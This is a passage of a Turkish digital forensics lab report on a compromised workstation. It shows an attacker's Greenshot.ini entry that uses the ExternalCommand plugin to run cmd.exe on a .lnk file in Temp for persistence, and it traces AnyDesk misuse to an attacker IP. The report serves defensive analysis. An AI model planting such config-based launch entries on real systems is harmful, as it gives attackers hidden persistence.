Bu bulgu, Greenshot'ın sistemde bir LOLAPP olarak kullanıldığını ve saldırganın bu komut aracılığıyla zararlı faaliyetler gerçekleştirebileceğini doğruladı. Bu tür bir manipülasyon, sistemde kalıcılığı sağlamak ve zararlı yazılımın etkisini artırmak için kullanılmaktadır. Sonuç olarak, Greenshot uygulaması üzerinden gerçekleştirilen bu işlem, saldırganın sistemde kalıcılık elde etmek için yasal uygulamaları manipüle ettiğini göstermektedir. Bu durum, benzer uygulamalarda bu tür manipülasyonları tespit etmek ve engellemek için daha dikkatli bir inceleme yapılması gerektiğini ortaya koymaktadır.

Bu bölüm, saldırganların zararlı komutlar ekleyerek uygulamayı bir LOLAPP olarak kullanmasına olanak tanıyabilir. Yapılandırma dosyasını incelediğimde, [ExternalCommand] kısmında bir Argument parametresi ile birlikte şu şekilde bir zararlı komutun bulunduğunu tespit ettim.

```
┌──(root㉿kali)-[/home/…/OMEN/AppData/Roaming/Greenshot]
└─# cat Greenshot.ini
; Greenshot core configuration
[Core]
; The language in IETF format (e.g. en-US)
Language=en-US
; Hotkey for starting the region capture
RegionHotkey=PrintScreen
; Hotkey for starting the window capture
WindowHotkey=Alt + PrintScreen
; Hotkey for starting the fullscreen capture
FullscreenHotkey=Ctrl + PrintScreen
; Hotkey for starting the last region capture
LastregionHotkey=Shift + PrintScreen
; Hotkey for starting the IE capture
IEHotkey=Ctrl + Shift + PrintScreen
; Is this the first time launch?
IsFirstLaunch=False
; Which destinations? Possible options (more might be added by plugins) are: Editor,
```


```
; Greenshot ExternalCommand Plugin configuration
[ExternalCommand]
; The commands that are available.
Commands=MS Paint,jlhgfjhdflghjhuhuh
; Redirect the standard error of all external commands, used to output as warning to the greenshot.log.
RedirectStandardError=True
; Redirect the standard output of all external commands, used for different other functions (more below).
RedirectStandardOutput=True
; Depends on 'RedirectStandardOutput': Show standard output of all external commands to the Greenshot log, this can be usefull for debugging.
ShowStandardOutputInLog=False
; Depends on 'RedirectStandardOutput': Parse the output and take the first found URI, if a URI is found than clicking on the notify bubble goes there.
ParseForUri=True
; Depends on 'RedirectStandardOutput': Place the standard output on the clipboard.
OutputToClipboard=False
; Depends on 'RedirectStandardOutput' & 'ParseForUri': If an URI is found in the standard input, place it on the clipboard. (This overwrites the output from
OutputToClipboard setting.)
UriToClipboard=True
; The commandline for the output command.
Commandline.MS Paint=C:\Windows\System32\mspaint.exe
Commandline.jlhgfjhdflghjhuhuh=C:\Windows\system32\cmd.exe
; The arguments for the output command.
Argument.MS Paint="{0}"
Argument.jlhgfjhdflghjhuhuh=/c "C:\Users\OMEN\AppData\Local\Temp\templet.lnk"
; Should the command be started in the background.
RunInbackground.MS Paint=True
; If a build in command was deleted manually, it should not be recreated.
DeletedBuildInCommands=

; Greenshot Imgur Plugin configuration
[Imgur]
```

“C:\User\OMEN\AppData\Local\Temp\templet.lnk” Bu komutun belirttiği dosya yolu, saldırganın sistemde kalıcılık elde etmek için kullandığı dosyanın tam yeri olan C:\User\OMEN\AppData\Local\Temp\templet.lnk dosyasını işaret ediyordu. Bu tür bir yapılandırma, saldırganların yasal bir uygulama olan Greenshot’ı kullanarak sistemde zararlı faaliyetler gerçekleştirmelerine olanak sağlamaktadır. Bu bulgular, sistemdeki mevcut uygulamaların detaylı bir şekilde incelenmesi gerektiğini ve saldırganların bu tür yöntemleri kullanarak kalıcılık sağlamalarına karşı dikkatli olunmasının önemini ortaya koymaktadır. Özellikle, yapılandırma dosyaları gibi hassas alanların düzenli olarak denetlenmesi ve anormal değişikliklerin tespit edilmesi, bu tür saldırılara karşı alınacak etkili bir önlem olabilir.


Veri Hırsızlığı

Saldırganın veri hırsızlığı için nasıl bir yöntem izlediğini anlamaya çalışırken, Greenshot uygulamasını araştırdığım sırada ../AppData/Roaming dosya yolunda başka bir uygulama olan AnyDesk dikkatimi çekti. İlk bakışta zararsız gibi görünen bu uygulamanın, uzaktan erişim ve destek amacıyla yaygın olarak kullanılan bir araç olduğunu öğrendim. Ancak, bu tür uygulamaların saldırganlar tarafından manipüle edilebileceği ihtimali beni daha fazla araştırmaya yöneltti. AnyDesk'in, siber güvenlik alanında "Living Off the Land" (LOTL) konsepti kapsamında kötüye kullanılabileceği bilgisine "https://attack.mitre.org/techniques/T1219/" adresindeki MITRE ATT&CK çerçevesinden ulaştım. Bu kaynakta, meşru uygulamaların alternatif bir komuta ve kontrol (C2) kanalı ya da veri sızdırma aracı olarak nasıl kullanılabileceği detaylandırılmıştı.

AnyDesk'in bu bağlamda kötüye kullanılma potansiyelini doğrulamak için uygulamanın izlerini derinlemesine inceledim. Regripper aracı ile sistemdeki uygulama günlüklerini analiz ederken, AnyDesk'in belirli bir süre boyunca aktif olduğunu ve bağlantı sağlandığını gösteren kayıtlarla karşılaştım. Özellikle, BAM (Background Activity Moderator) eklentisinin günlüklerinde bu etkinliğin kanıtlarını tespit ettim. Ayrıca, Microsoft Edge tarayıcı geçmişi veritabanını incelediğimde, saldırganın potansiyel olarak veri sızdırmak için bu uygulamayı kullanmış olabileceğini destekleyen çeşitli bağlantıların ve oturumların kayıtlarına rastladım.



Bu bulgular ışığında, saldırganın veri hırsızlığı için AnyDesk'i bir araç olarak kullandığı sonucuna vardım. AnyDesk'in meşru bir uzaktan erişim uygulaması olması nedeniyle güvenlik yazılımlarını atlatabilmesi ve saldırganın sistem üzerinde uzaktan kontrol sağlamasına olanak tanıması, bu uygulamayı cazip bir seçenek haline getirmişti. Saldırganın bu yöntemi kullanarak veri sızdırmak ve sistemde kalıcılık sağlamak amacıyla mevcut uygulamalardan faydalandığı anlaşılıyor.



Saldırgana ait bilgileri tespit etmek ve IP adresini belirlemek amacıyla, **AnyDesk** uygulamasının kurulu olduğu klasör içinde bulunan .trace uzantılı bir dosyayı analiz etmeye karar verdim. .trace dosyaları, genellikle yazılım geliştirme veya hata ayıklama süreçlerinde kullanılan ve bir uygulamanın çalışması sırasında gerçekleşen olayları detaylı bir şekilde kaydeden dosyalardır.

Bu dosyanın içeriğini incelemek için grep komutundan faydalandım. Komut çıktısında dikkatimi çeken satır, saldırganın bağlantı kurduğu IP adresinin açıkça belirtildiği anynet.relay_conn - External address: 77.232.122.31:3998 kısmı oldu. Bu bilgi, saldırganın sisteme erişim sağlamak için kullandığı uzak bağlantı noktalarını ve IP adresini tanımlamamı sağladı. AnyDesk'in meşru bir uygulama olmasına rağmen, bu şekilde kötüye kullanılması saldırganın gizlenme çabalarını açıkça ortaya koymaktadır.

Son

Bu laboratuvar çalışmamızda, saldırıya uğramış bir şirket çalışanının bilgisayarı üzerinde yapılan incelemeyi gerçekleştirdik. Bu bilgisayar, bizim için elektronik delil niteliği taşımaktadır. Kısa bir özetle, bu çalışan sosyal mühendislik yöntemleriyle manipüle edilmiş ve şirketini tehlikeye atacak hareketlerde bulunmuştu. Biz, saldırıyı gerçekleştiren kişinin şirket personeli ile olan iletişimini kullanarak bu saldırıyı çözümledik. İlk olarak, bir ön inceleme yaparak elimizdeki bilgilere dayalı ipuçlarını takip ettik ve ardından detaylı bir analiz süreci gerçekleştirdik.

Elektronik delil, verilen göreve uygun şekilde incelenmiş ve sonuçlar bir rapor halinde sunulmuştur. Bu raporda, suç unsurunun tespiti yapılmış ve analiz adımları ayrıntılı olarak açıklanmıştır. Adli analiz süreci tamamlanmıştır.